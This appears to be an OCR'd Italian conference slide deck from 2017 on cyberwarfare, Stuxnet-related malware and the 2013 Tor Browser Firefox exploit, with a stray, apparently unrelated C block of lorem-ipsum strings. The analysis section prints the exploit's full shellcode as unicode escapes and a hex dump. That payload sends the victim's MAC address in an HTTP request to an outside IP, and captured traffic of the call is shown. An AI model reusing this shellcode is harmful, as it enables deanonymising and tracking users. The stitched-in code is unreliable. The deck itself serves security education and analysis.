
Tra Cyberwarfare, Ransomware e Armi digitali

Ordine degli Ingegneri della provincia di Roma

Gianni Amato
AGID – CERT-PA

Roma, 6 Novembre 2017



Attacchi ai sistemi e infrastrutture critiche di un Paese sfruttando unicamente le reti informatiche

Guerra Cibernetica ≠Guerra Convenzionale

- Difficile dare un volto agli attaccanti!
- Non esistono truppe sul posto.
- Non esistono carri armati, navi o costosissimi aerei da guerra *F-[0-9]{2}*.
- L'attaccante ha bisogno solo di trovare un unico difetto nel sistema informatico che gli consenta di prenderne il controllo. La tipologia di difetto dipende dal tipo di attacco (locale o remoto) ed è strettamente legato al target dal quale si vuole sottrarre informazioni e/o causare un danno fisico.

Difficile dare un volto agli attaccanti!

```
	//Add foreign languages
	//Arabic
	WARBLE wcArabic[] = L"بعد أملاً شواطيء في, ٣٠ دول زهاء ماشاء. كل الشتاء، المجتمع واعتلاء حيث, غضون الشمال الشعبين الى بل. قد قام الشتاء انتصارهم الإنذار, بوابة قبضتهم اتفاقية بعض عل. شنّ كما ثم ابتدعها وفرنسا ت.";

	//Chinese
	WARBLE wcChinese[] = L"泮汭氿 烕煓瑜 庣楁椙 誙 鄏醲, 鰬鷃鷀 逯郹崥荇恣 潷滭溎 廎 踶輵 洝豿溕 蝺蝒誏 峿傐愲 榼 趏跮, 嵥 垥婰 蠉鏍鏧 蹢髖軀, 蓃 軨蚑 跣銒鳭 鯦鋋鍆 綒 嗛嗕堣 灊灋齇 礌鞻黴 鶾齵 醠鋍靸 鞪萮鰫 炾芢籽 嵷 螭蜁, 騂駝瑀 邆臆蕆 榣楢歈 嵷 揳搋";

	//Russian
	WARBLE wcRussian[] = L"Зыд нэ нонюмэш контынтёонэж. Видэ бландит ан квуй, дуо декам эпикюре эа. Йн дйкит мольлиз дэлььякатезшимя жят. Нэ мэль рыбюм мэльиорэ фэюгаят, залы тхэопхраэтуз ан мэя. Ут в эл хабымуч фиэрэнт инзтруктеор, ку шапэрэт пхаэдрум кончюлату ыам, ыюм но оптёон льаорыыт янтэрэсщэт.";

	//Korean
	WARBLE wcKorean[] = L"사용할 수있는 구절 많은 변화가 있지만, 대부분의, 주입 유머로, 어떤 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. 당신은 Lorem Ipsum의 통로를 사용하려는 경우, 당신은 텍스트의 가운데에 숨겨진 뭔가 당황 없다는 확신해야합니다";

	//Farsi
	WARBLE wcFarsi[] = L"لورم ایپسوم یا طرح‌نما (به انگلیسی: Lorem ipsum) به متنی آزمایشی و بی‌معنی در صنعت چاپ، صفحه‌آرایی و طراحی گرافیک گفته می‌شود. طراح گرافیک از این متن به عنوان عنصری از ترکیب بندی برای پر کردن صفحه و ارایه اولیه شکل ظاهری و کلی طرح سفارش گرفته شده استفاده می نماید، تا از نظر گرافیکی نشانگر چگونگی نوع و اندازه فونت و ظاهر متن باشد. معمولا طراحان گرافیک برای صفحه‌آرایی، نخست از متن‌های آزمایشی و بی‌معنی استفاده می‌کنند تا صرفا به مشتری یا صاحب کار خود نشان دهند که صفحه طراحی یا صفحه بندی شده بعد از اینکه متن در آن قرار گیرد چگونه به نظر می‌رسد و قلم‌ها و اندازه‌بندی‌ها چگونه در نظر گرفته شده‌است. از آنجایی که طراحان عموما نویسنده متن نیستند و وظیفه رعایت حق تکثیر متون را ندارند و در همان حال کار آنها به نوعی وابسته به متن می‌باشد آنها با استفاده از محتویات ساختگی، صفحه گرافیکی خود را صفحه‌آرایی می‌کنند تا مرحله طراحی و صفحه‌بندی را به پایان برند.";

	return 0;
}
```


Quali informazioni?


- Strategie politiche e militari.
- Documenti o progetti riservati.
- Contatti e comunicazioni.

Quali danni?

- Acqua, Gas, Rete elettrica fuori uso.
- Gestione linee aeree e treni in tilt.
- Pubblica Amministrazione in tilt.

Chi sono gli attori principali?





Hanno fatto storia

Stuxnet	• Sabotaggio centrali Natanz • Danneggiamento turbine • Target: Sistemi SCADA • Si propaga via USB • Integra Certificati • Sfrutta 4 0day
Duqu	• Valuta lo stato del programma nucleare iraniano • Integra Certificati • Sfrutta 0day • Analisi del codice riscontrano **similitudini con Stuxnet**
Gauss	• Rilevato in Libano, Israele, Palestina, Emirati Arabi • Progettato per sottrarre cookie e credenziali. • Moduli aggiornabili da remoto • Parti di codice risultano **simili a Stuxnet e Duqu**
Flame	• Si propaga via USB • Integra Certificati • Sottrae documenti di testo e file di tipo DWG • Cattura Immagini e Audio di Skype • Parti di codice risultano **simili a Stuxnet e Duqu**

Un soldato in missione per ripulire le tracce

WIPER

- Soldato in missione sul campo di battaglia
- Cancella le tracce di Stuxnet e Duqu
- Priorità rimozione file .PNF (usati da Stuxnet)
- Rimozione dei dati utili ai tecnici forensi per ottenere prova del reato

Tor Browser Vulnerability

Mozilla Foundation Security Advisory 2013-53

Execution of unmapped memory through onreadystatechange event

ANNOUNCED June 25, 2013

REPORTER Nils

IMPACT CRITICAL

PRODUCTS Firefox, Firefox ESR, SeaMonkey, Thunderbird, Thunderbird ESR

FIXED IN
- Firefox 22
- Firefox ESR 17.0.7
- SeaMonkey 2.19
- Thunderbird 17.0.7
- Thunderbird ESR 17.0.7

[tor-announce] Tor security advisory: Old Tor Browser Bundles vulnerable


Roger Dingledine arma at mit.edu
Mon Aug 5 15:13:12 UTC 2013


- **Messages sorted by:** [date] [thread] [subject] [author]

```
SUMMARY:
  This is a critical security announcement.

  An attack that exploits a Firefox vulnerability in JavaScript [1]
  has been observed in the wild. Specifically, Windows users using the
  Tor Browser Bundle (which includes Firefox plus privacy patches [2])
  appear to have been targeted.

  This vulnerability was fixed in Firefox 17.0.7 ESR [3]. The following
  versions of the Tor Browser Bundle include this fixed version:
    2.3.25-10 (released June 26 2013) [4]
    2.4.15-alpha-1 (released June 26 2013) [4]
    2.4.15-beta-1 (released July 8 2013) [5]
    3.0alpha2 (released June 30 2013) [6]

  Tor Browser Bundle users should ensure they're running a recent enough
  bundle version, and consider taking further security precautions as
  described below.

WHO IS AFFECTED:
  In principle, all users of all Tor Browser Bundles earlier than
  the above versions are vulnerable. But in practice, it appears that
  only Windows users with vulnerable Firefox versions were actually
  exploitable by this attack.

  (If you're not sure what version you have, click on "Help -> About
  Torbrowser" and make sure it says Firefox 17.0.7. Here's a video: [7])

  To be clear, while the Firefox vulnerability is cross-platform, the
  attack code is Windows-specific. It appears that TBB users on Linux
  and OS X, as well as users of LiveCD systems like Tails, were not
  exploited by this attack.
```


Payload


\ufc60\u8ae8\u0000\u6000\ue589\ud231\u8b64\u3052\u528b\u8b0c\u1452\u728b\u0f28\u4ab7\u3126\u31ff
\uacc0\u613c\u027c\u202c\ucfc1\u010d\ue2c7\u52f0\u8b57\u1052\u428b\u013c\u8bd0\u7840\uc085\u4a74
\ud001\u8b50\u1848\u588b\u0120\ue3d3\u493c\u348b\u018b\u31d6\u31ff\uacc0\ucfc1\u010d\u38c7\u75e0
\u03f4\uf87d\u7d3b\u7524\u58e2\u588b\u0124\u66d3\u0c8b\u8b4b\u1c58\ud301\u048b\u018b\u89d0\u2444
\u5b24\u615b\u5a59\uff51\u58e0\u5a5f\u128b\u86eb\u5d05\ubd81\u02e9\u0000\u4547\u2854\u7075\u858d
\u02d1\u0000\u6850\u774c\u0726\ud5ff\uc085\u5e74\u858d\u02d8\u0000\u6850\u774c\u0726\ud5ff\uc085
\u4c74\u98bb\u0001\u2900\u54dc\u6853\u8029\u006b\ud5ff\udc01\uc085\u3675\u5050\u5050\u5040\u5040
\uea68\udf0f\uffe0\u31d5\uf7db\u39d3\u74c3\u891f\u6ac3\u8d10\ue1b5\u0002\u5600\u6853\ua599\u6174
\ud5ff\uc085\u1f74\u8dfe\u0089\u0000\ue375\ubd80\u024f\u0000\u7401\ue807\u013b\u0000\u05eb\u4de8
\u0001\uff00\ub8e7\u0180\u0000\uc429\ue289\u5852\u6852\u49b6\u01de\ud5ff\u815f\u08c4\u0001\u8500
\u0fc0\uf285\u0000\u5700\uf9e8\u0000\u5e00\uca89\ubd8d\u02e9\u0000\uebe8\u0000\u4f00\ufa83\u7c20
\uba05\u0020\u0000\ud189\uf356\ub9a4\u000d\u0000\ub58d\u02c4\u0000\ua4f3\ubd89\u024b\u0000\u565e
\ua968\u3428\uff80\u85d5\u0fc0\uaa84\u0000\u6600\u488b\u660a\uf983\u0f04\u9c82\u0000\u8d00\u0c40
\u088b\u088b\u098b\u00b8\u0001\u5000\ue789\uc429\ue689\u5657\u5151\u4868\ud272\uffb8\u85d5\u81c0
\u04c4\u0001\u0f00\u0fb7\uf983\u7206\ub96c\u0006\u0000\u10b8\u0000\u2900\u89c4\u89e7\ud1ca\u50e2
\u3152\u8ad2\u8816\u24d0\uc0f0\u04e8\u093c\u0477\u3004\u02eb\u3704\u0788\u8847\u24d0\u3c0f\u7709
\u0404\ueb30\u0402\u8837\u4707\ue246\u59d4\ucf29\ufe89\u0158\u8bc4\u4bbd\u0002\uf300\uc6a4\u4f85
\u0002\u0100\u2ee8\u0000\u3100\u50c0\u2951\u4fcf\u5357\uc268\u38eb\uff5f\u53d5\u7568\u4d6e\uff61
\ue9d5\ufec8\ufffe\uc931\ud1f7\uc031\uaef2\ud1f7\uc349\u0000\u0000\u8d00\ue9bd\u0002\ue800\uffe4
\ufffe\ub94f\u004f\u0000\ub58d\u0275\u0000\ua4f3\ubd8d\u02e9\u0000\ucbe8\ufffe\uc3ff\u0a0d\u6f43
\u6e6e\u6365\u6974\u6e6f\u203a\u656b\u7065\u612d\u696c\u6576\u0a0d\u6341\u6563\u7470\u203a\u2f2a
\u0d2a\u410a\u6363\u7065\u2d74\u6e45\u6f63\u6964\u676e\u203a\u7a67\u7069\u0a0d\u0a0d\u8300\u0ec7
\uc931\ud1f7\uc031\uaef3\uff4f\u0de7\u430a\u6f6f\u696b\u3a65\u4920\u3d44\u7377\u5f32\u3233\u4900
\u4850\u504c\u5041\u0049\u0002\u5000\ude41\u36ca\u4547\u2854\u312f\u3866\u6134\u3165\u2d64\u6230
\u3531\u342d\u6434\u2d63\u3939\u3336\u382d\u6362\u3739\u3131\u3430\u3935\u2030\u5448\u5054\u312f
\u312e\u0a0d\u6f48\u7473\u203a\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000
\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000
\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000
\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000
\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u9000


001270: 8d bd e9 02 00 00 e8 cb ff ff ff c3 0d 0a 43 6f ....Co
001280: 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 nnection: keep-a
001290: 6c 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f live..Accept: */
0012a0: 2a 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 *..Accept-Encodi
0012b0: 6e 67 3a 20 67 7a 69 70 0d 0a 0d 0a 00 83 c7 0e ng: gzip........
0012c0: 31 c9 f7 d1 31 c0 f3 ae 4f ff e7 0d 0a 43 6f 6f 1...1...O....Coo
0012d0: 6b 69 65 3a 20 49 44 3d 77 73 32 5f 33 32 00 49 kie: ID=ws2_32.I
0012e0: 50 48 4c 50 41 50 49 00 02 00 00 50 41 de ca 36 PHLPAPI....PA..6
0012f0: 47 45 54 20 2f 31 66 38 34 61 65 31 64 2d 30 62 GET /1f84ae1d-0b
001300: 31 35 2d 34 34 64 63 2d 39 39 36 33 2d 38 62 63 15-44dc-9963-8bc
001310: 39 37 31 31 30 34 35 39 30 20 48 54 54 50 2f 31 971104590 HTTP/1
001320: 2e 31 0d 0a 48 6f 73 74 3a 20 00 00 00 00 00 00 .1..Host: ......
001330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....



Shellcode
Binario

Network Traffic



1	0.000000	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
2	2.976647	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
3	8.254218	00000000.0800276f30	00000000.ffffffffff	IPX RIF	58 Response
4	8.985262	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
5	21.003310	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
6	24.006920	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
7	30.015546	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
8	41.933174	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
9	44.936969	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
10	50.945610	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
11	62.963413	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
12	65.967218	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
13	68.262553	00000000.0800276f30	00000000.ffffffffff	IPX RIF	58 Response
14	71.975819	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
15	83.993533	10.0.2.15	65.222.202.54	TCP	62 [TCP Port numbers reused] actives
16	86.997442	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win
17	93.006093	10.0.2.15	65.222.202.54	TCP	62 activesync > http [SYN] Seq=0 Win


Traffico di rete



```
[Redirecting a socket destined for 65.222.202.54 to localhost.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET /1f84ae1d-0b15-44dc-9963-8bc971104590 HTTP/1.1
  Host: experien-d129c6
  Cookie: ID=0800276F30ED
  Connection: keep-alive
  Accept: */*
  Accept-Encoding: gzip

Failed to send all the data.
[Error sending http response to client: 10053]
Failed to send all the data.
[Sent http response to client.]
```

GET Request

Sarà un caso che...



65.222.202.54

- Location: United States
- Washington, Distretto di Columbia
- < 10 min in auto dal FBI Washington Field Office

Vulnerabilità, Tor Browser, Scelte Etiche

Tor Browser 7.0.9 is released

by gk | November 03, 2017

Note: Tor Browser 7.0.9 is a security bugfix release for macOS and Linux users only. Users on Windows are not affected and stay on Tor Browser 7.0.8.

Tor Browser 7.0.9 is now available for our macOS and Linux users from the Tor Browser Project page and also from our distribution directory.

This release features an important security update to Tor Browser for macOS and Linux users. Due to a Firefox bug in handling file:// URLs it is possible on both systems that users leak their IP address *(note: as of Nov. 4, 2017, this link is non-public while Mozilla works on a fix for Firefox)*. Once an affected user navigates to a specially crafted URL the operating system may directly connect to the remote host, bypassing Tor Browser. **Tails users and users of our sandboxed-tor-browser are unaffected, though**.

The bug got reported to us on Thursday, October 26, by Filippo Cavallarin. We created a workaround with the help of Mozilla engineers on the next day which, alas, fixed the leak only partially. We developed an additional fix on Tuesday, October 31, plugging all known holes. We are not aware of this vulnerability being exploited in the wild. Thanks to everyone who helped during this process!

